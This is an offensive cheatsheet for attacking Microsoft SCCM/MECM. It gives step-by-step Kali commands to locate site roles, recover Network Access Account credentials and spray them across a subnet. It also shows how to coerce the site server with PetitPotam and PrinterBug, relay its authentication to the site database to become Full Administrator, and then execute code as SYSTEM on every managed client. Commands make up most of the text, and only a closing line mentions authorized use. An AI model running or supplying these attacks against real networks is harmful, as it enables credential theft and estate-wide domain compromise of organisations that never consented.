


SCCM / MECM Attacks

SCCM (MECM / ConfigMgr) is a domain-wide management plane: it stores recoverable creds (NAA) and its site server is a high-priv machine account. Recover NAA creds, coerce + relay the site server to seize the site, then push SYSTEM code to every client. Replace <placeholders> with your own values.



① Find & Profile SCCM

SCCM publishes itself in AD (System Management container). Locate the roles and check for HTTP MPs.

Tab 1 · Kali

```
sccmhunter find -u <user> -p <password> -d <domain> -dc-ip <dc-ip>
sccmhunter smb -u <user> -p <password> -d <domain> -dc-ip <dc-ip>
```

Note the Site Server, Management Point (MP), SMS Provider, site code, and whether HTTP (not HTTPS) is allowed — HTTP enables the credential-recovery and relay paths.

PATH A — CREDENTIAL THEFT (NAA)

② Recover Network Access Account Creds

NAA creds are pushed to clients in policy and are recoverable — often a broad domain account.

Tab 2 · Kali

```
# request machine policy + decrypt the NAA blob
sccmhunter http -u <user> -p <password> -d <domain> -dc-ip <dc-ip> --na

# sccmwtf alternative
python3 sccmwtf.py <attacker-host> <MP-host> <site-code>
```

Then spray the recovered creds:

```
nxc smb <subnet>/24 -u <naa-user> -p <naa-pass>
```

NAA creds frequently unlock lateral movement immediately — feed them into BloodHound from that user.

PATH B — SITE TAKEOVER (relay)

③ Relay the Site Server → SCCM Full Admin

The site server's machine account is admin on the site DB. Start a relay to MSSQL, then coerce the server.

Tab 3 · Relay ⚠ keep open!

```
impacket-ntlmrelayx -t mssql://<site-db-host> -smb2support
# sccmhunter automates the SQL to add an admin:
# sccmhunter mssql -u <you> ... add admin
```

Tab 1 · Coerce

```
impacket-petitpotam <attacker-ip> <site-server-ip>
impacket-printerbug <domain>/<user>:<password>@<site-server-ip> <attacker-ip>
```

Site-server machine auth → relayed to MSSQL → you're inserted into RBAC_Admins as a Full Administrator. (See authentication-coercion + ntlm-relay cheatsheets.)

④ Use SCCM Admin → SYSTEM on Any Client

An SCCM Full Admin can run code as SYSTEM on any managed device via CMPivot / app deployment.

Tab 4 · Post-takeover

```
sccmhunter admin -u <you> -p <pass> -ip <site-server>  
> exec -id <device> -command "whoami"      # runs as SYSTEM on the client
```

Also possible: relay to the SMS Provider (AdminService API) to add an admin without touching the DB; or pull creds from unattend/task-sequence variables if PXE/OSD is unauthenticated.

Key idea: SCCM is a domain-wide administration plane. Two things make it gold: it stores reusable credentials (NAA) any client can recover, and its site server is a high-privilege machine account you can coerce + relay to seize the site — after which you push SYSTEM-level code to every managed host. It often turns one low-priv foothold into estate-wide (and domain) compromise. Adding an RBAC admin is loud and modifies the DB — note it for cleanup. Authorized environments only.